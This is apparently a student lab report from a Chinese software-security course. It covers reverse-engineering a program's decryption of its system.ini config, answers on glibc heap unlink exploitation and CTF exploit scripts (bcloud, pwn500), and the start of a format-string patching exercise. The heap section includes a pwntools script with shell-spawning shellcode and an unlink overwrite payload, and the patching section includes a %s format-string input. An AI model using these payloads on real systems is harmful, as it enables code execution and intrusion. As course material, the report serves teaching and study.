


图2.1



图2.2

### 打开文件的函数断点(CreateFileA)

点击右键，查找-所有模块的名称，在那个界面直接输入createfileA，在过程中我们可以看到有多个位置调用了CreateFileA，如图2.3。找到地址是76E5DE90这处下断点，如图2.4。

下断点的时候可以在旁边多下几个，因为我尝试过如果只在76EDE98处下断点的话，可能栈中看不到我们期待的消息。然后当我们f9运行到这里时，栈中会显示我们所要探究的对象system.ini，如图2.5。




图2.3




图2.4




图2.5

### 调试

通过F8单步步入，观察栈的变化。发现又一个CreateFileA的调用，根据栈中的信息，我们不难发现打开的正是system.ini，说明程序要开始读取并处理该文件，如图2.6。

我们需要获得文件句柄，观察EAX、ESI寄存器中的值。如图2.7所示，EAX是0x2DC，而ESI的值为0x1。

继续单步步入，跟踪文件句柄，如图2.8发现eax中的值会存储到edi+0x4当中，esi的值存储到edi+0x8当中。记录下edi的地址，为0x185be8。




图2.6




图2.7




图2.8

### 循环解密

这里显然有一个循环，显然是访问system.ini的缓存区的内容，因为根据开头的计数EAX=0X00185D20，到最后EAX=0X00185DB6，可以算出差值为0x96，如图2.9。而system.ini中的字节数也正好是那么多，如图2.10。

就在访问缓存之后，又有一个循环过程，基本判断是循环解密过程，如图2.11。




图2.9




图2.10




图2.11

### 解密代码

根据图2.11的汇编原理，仿照它的功能，写出一份解密代码。

如图2.12解密代码，通过解密代码，我们可以求得system.ini的内容，如图2.13所示。




图2.12




图2.13

[更新源]

host01=www.tocqueville.co

host02=www.leisu100.com

[WEB站点]

web=www.tocqueville.co

protocal=https

ipaddr=www.tocqueville.co

port=80

## 实验问题分析与总结

实验过程中，我开始对CreateFileA函数的用法并不是十分的理解，而在搜索的过程中也发现不止一个该函数被调用，所以最开始的做法就是在每个下面均下断点，再观察栈中的变化将无用的断点删除。但是做过一遍就知道，实际上creatfilea类似于打开文件的系统函数，只要要调用这个函数就会call那个地址，然后根据调试，找到打开我们所要探究的文件的地方即可。

实验过程的难点应该是解密代码的编写，要对找到的解密代码进行分析理解，这也运用了课堂上所讲的知识，对循环分支的理解以及应用。

最后，这个system.ini主要就是地址的更新以及用户登录的作用。

## 建议与意见

建议加一段游戏破解的逆向过程，个人觉得钱老师课上讲的扫雷和三国志“破解”更趋向于游戏补丁，而不是个人理解上的传统意义的破解。

# 漏洞挖掘与利用

## 实验过程记录

编译带调试符号的glibc代码，使用gdb调试漏洞程序，分析程序利用过程，并了解malloc和free底层实现；

### 作业1

问题：attack.c中680这个数值怎么来的？在分配的内存中覆盖了哪些范围，请画图说明

答：首先看一下漏洞代码，其中主要分配了两块内存，一块666，一块12，然后根据课堂时候的讲解，每个堆中还会有一个chunk，它是不再堆分配的范围当中，所以还要加上两个chunk的1字节。下面就开始解答。



图3.1




图3.2

1、first块有666字节，second块当中, size of previous 1字节，size of chunk 1字节 ，second本身12字节。因此合算起来，总共680=666+1+1+12

如图所示。

2、覆盖了first的数据区，second\_chunk的pre\_size，size,fd,bk；




图3.3

### 作业2

问题：attack.c中覆盖第二个chunk的元数据，为什么要FUNCTION\_POINTER- 12？

答：在unlink时，FD =p->fd  =  function \_pointer-12 ；BK=p->bk=code\_addr；FD->bk = BK；等价于\*(function\_pointer-12+12)=BK=code\_addr；而 BK->fd = FD;等价于\*(code\_addr+8)=FD; 所以覆盖第二个chunk时，是为了修改function\_poi nter让其指向code\_addr。

### 作业3

问题：shellcode开头是eb0a，表示跳过12个字节，为什么要跳过后面的"ssppppffff" ？ 另外请反汇编shellcode解释shellcode的功能

答：因为unlink时，有bk–>fd＝FD；等价成 \*(code\_addr+8)=FD，代码意思是 修改shellcode的第八个字节之后的4个字节。所以不跳过的话就会异常。

shecode的功能是调用 shell

### 作业4

问题：vuln.c中分配的666字节和12字节的chunk，实际分配大小是多大？属于第几个虚拟bin？如果是在64位平台呢？

答：1、实际分配大小：672字节，因为（666-4+8）要对齐8字节。

2、属于bin66

3、64位时，实际688字节（666-8+16）要对齐16字节，属于bin43

### 作业5

问题：课程提供的glibc源代码中unlink宏去掉了哪些保护措施导致unlink攻击可以成功？解释这些安全措施的含义。

答：unlink宏去掉了 “p->bk->fd=p,p->fd->bk=p” 这个部分，主要目的是不再检查双链表的是否完整。

### 作业6

问题：vuln.c中第一次调用free的时候是什么情况下进行chunk的consolidation的？依据源代码进行分析，给出分析过程。

答：当上一块chunk不是free状态，下一块chunk为free状态，则合并下一块second ；  
 /\* consolidate forward \*/

if (!nextinuse) {                                                         
    unlink(av, nextchunk, bck, fwd);

### 作业7

问题：将attack.c的攻击代码，用Python+pwntools重写题。

* 虚拟机中已经安装好了python(2.x)，pwntools
* 学习pwntools的使用方法
* 提交改写后的Python代码

答：

from pwn import \*

context.log\_level="debug"

shellcode="\xeb\xeb\x0assppppffff\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

FUNCTION\_POINTER=0x8049778

CODE\_ADDRESS=0x804a008+0x10

payload=p32(0xdefaced)\*4

payload+=shellcode

payload=payload.ljust(664,'B')

payload+=p32(0xffffffff)+p32(0xfffffffc)

payload+=p32(FUNCTION\_POINTER-12)

payload+=p32(CODE\_ADDRESS)

f=open("input\_str.txt","wb")

f.write(payload)


f.close()

p=process(argv=['./vuln',payload])

p.interactive()

### 作业8

问题：请解释bcloud的exploit脚本中第96行到第100行代码的含义，其中pos变量的值是怎么计算出来的，目的是什么？



答 ：

计算过程：

由于

NextchunkAddr=TopChunkAddr+pos+8;

NextchunkAddr=0x804b120-8；

所以


TopChunkAddr=heapBase+0x48\*3+0x48\*4；

pos=NextchunkAddr-TopChunkAddr-8=0x804b120- (heapBase+0x48\*3+0x48\*4+16)；

目的是为了在下次进行malloc时能通过修改content指针数组来达到在任意地址写入内容。

### 作业9

问题：请解释为什么第118行到121行代码可以泄露出printf的地址？



答：当从top切割分配时，new\_top\_addr =old\_top\_addr + nbsize，此时old\_top\_addr = heapBase + 0x48\*3(name,org,host) + 0x48\*4(脚本申请的四块)+8。

为了使下一次分配的返回值为0x804b120（content指针数组位置），所以new\_top\_addr = 0x804b120 - 8; nbsize = 0x804b120 - 8 - (heapBase + 0x48\*3(name,org,host) + 0x48\*4+8)。下一次malloc，我们就可以修改content指针数组的值，达到任意地址写入的目的。

### 作业10

问题：pwn500的exploit脚本第189行调用了show\_all\_receivers()，为什么能够泄露heapbase，即堆的起始地址？

答：control处存了sender\_info的指针，

重叠堆块攻击时，把某个receiver的next指针覆盖为addr\_control-0x20

0x18e7460: 0x0000000000000000 0x00000000000000c1 #recevier

0x18e7470: 0x0000000000603098 0x0000000000000000

0x18e7480: 0x0000000042424242 0x0000000000000000 name

0x18e7490 postcodes

0x18e74a0 contact

0x18e74b0 address

show\_all\_receivers时，会遍历到0x6030B8-0x20；然后打印相关信息；

gdb-peda$ x/20gx 0x6030B8-0x20

0x603098: 0x0000000000000000 0x00007fe1e947e620

0x6030a8 <stdin>: 0x00007fe1e947d8e0 0x0000000000000000

0x6030b8: 0x0000000001b3a010 0x0000000000000000 #control

0x6030c8: 0x0000000000000000 0x0000000000000000

postcodes对应偏移0x20,

000000000040160C lea r8, [rbx+20h]；

这里传参给printf\_chk可以打印出sender\_info的地址，这个指针指向malloc的第一块，减去0x10就是heap\_base。

## 实验问题分析与总结

实验过程中，学习了堆栈溢出的应用、pwntools的使用以及了解了CTF的相应知识。之前也想参加相关的比赛，但是自己的知识不够充足也没受过相应的训练，所以放弃了。但是在这次的课堂当中，我对CTF的题型有了进一步的理解，也希望下次有机会能够参加相应的比赛。

## 建议与意见

无

# 补丁技术

## 实验过程记录

### 格式化字符串漏洞print\_with\_puts补丁

#### 漏洞检测

对目标代码进行编译，显然编译的过程中就存在warning，如图4.1所示。




图4.1

对其运行，并输入%s%s%s%s%s来使其溢出。如下是运行后的结果，如图4.2。




图4.2

#### 寻找put地址

使用ida打开编译好的文件，奇怪的是用32位打不开，只能使用64位的ida。但是我自己编译的是可以使用32位的ida打开，实验中使用的是我自己编译的文件。

首先找到puts的地址，我找到的选中调用printf指令的语句，通过鼠标右键或Ctrl+Alt+K快捷键调用IDA插件Keypatch，其中得到puts的地址是0x080483B0。




图4.3

#### 修改代码

